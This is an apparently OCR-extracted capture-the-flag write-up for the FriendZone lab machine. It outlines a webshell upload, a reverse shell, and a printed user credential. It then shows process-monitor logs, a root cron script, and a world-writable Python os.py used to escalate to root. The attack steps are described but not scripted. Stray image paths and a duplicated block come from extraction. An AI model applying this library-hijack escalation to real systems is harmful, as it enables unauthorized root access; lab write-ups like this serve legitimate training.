
<img src='images/a.jpg'>


<h1>
Something went worng ! , the script include wrong param !
</h1>

Sample Text File


Exploitation

1) Uploaded a webshell






2) Got reverse shell



3) Found a user credential



friend:Agpyu12!0.213$

Privilege Escalation

1) Found a cron job running every two minutes as root


```
2024/06/10 11:41:12 CMD: UID=0     PID=8      |
2024/06/10 11:41:12 CMD: UID=0     PID=7      |
2024/06/10 11:41:12 CMD: UID=0     PID=6      |
2024/06/10 11:41:12 CMD: UID=0     PID=4      |
2024/06/10 11:41:12 CMD: UID=0     PID=2      |
2024/06/10 11:41:12 CMD: UID=0     PID=1      | /sbin/init splash
2024/06/10 11:42:01 CMD: UID=0     PID=3334   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:42:01 CMD: UID=0     PID=3333   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:42:01 CMD: UID=0     PID=3332   | /usr/sbin/CRON -f
2024/06/10 11:44:01 CMD: UID=0     PID=3338   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:44:01 CMD: UID=0     PID=3337   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:44:01 CMD: UID=0     PID=3336   | /usr/sbin/CRON -f
2024/06/10 11:46:01 CMD: UID=0     PID=3341   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:46:01 CMD: UID=0     PID=3340   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:46:01 CMD: UID=0     PID=3339   | /usr/sbin/CRON -f
2024/06/10 11:48:01 CMD: UID=0     PID=3345   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:48:01 CMD: UID=0     PID=3344   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:48:01 CMD: UID=0     PID=3343   | /usr/sbin/CRON -f
2024/06/10 11:50:01 CMD: UID=0     PID=3349   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:50:01 CMD: UID=0     PID=3348   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:50:01 CMD: UID=0     PID=3347   | /usr/sbin/CRON -f
2024/06/10 11:52:01 CMD: UID=0     PID=3354   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:52:01 CMD: UID=0     PID=3353   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:52:01 CMD: UID=0     PID=3352   | /usr/sbin/CRON -f
2024/06/10 11:54:01 CMD: UID=0     PID=3358   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:54:01 CMD: UID=0     PID=3357   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:54:01 CMD: UID=0     PID=3356   | /usr/sbin/CRON -f
2024/06/10 11:56:01 CMD: UID=0     PID=3361   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:56:01 CMD: UID=0     PID=3360   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:56:01 CMD: UID=0     PID=3359   | /usr/sbin/CRON -f
2024/06/10 11:58:01 CMD: UID=0     PID=3364   | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:58:01 CMD: UID=0     PID=3363   | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:58:01 CMD: UID=0     PID=3362   | /usr/sbin/CRON -f
```


```
friend@FriendZone:/opt/server_admin$ ls
reporter.py
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -
v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/opt/server_admin$
```

2) We have write permission on os.py

```
friend@FriendZone:/opt/server_admin$ ls
reporter.py
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -
v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/opt/server_admin$ ls /usr/lib/python2.7/os.py -al
-rwxrwxrwx 1 root root 25910 Jan 15  2019 /usr/lib/python2.7/os.py
friend@FriendZone:/opt/server_admin$
```

3) Added a payload to add suid bit





4) Got root access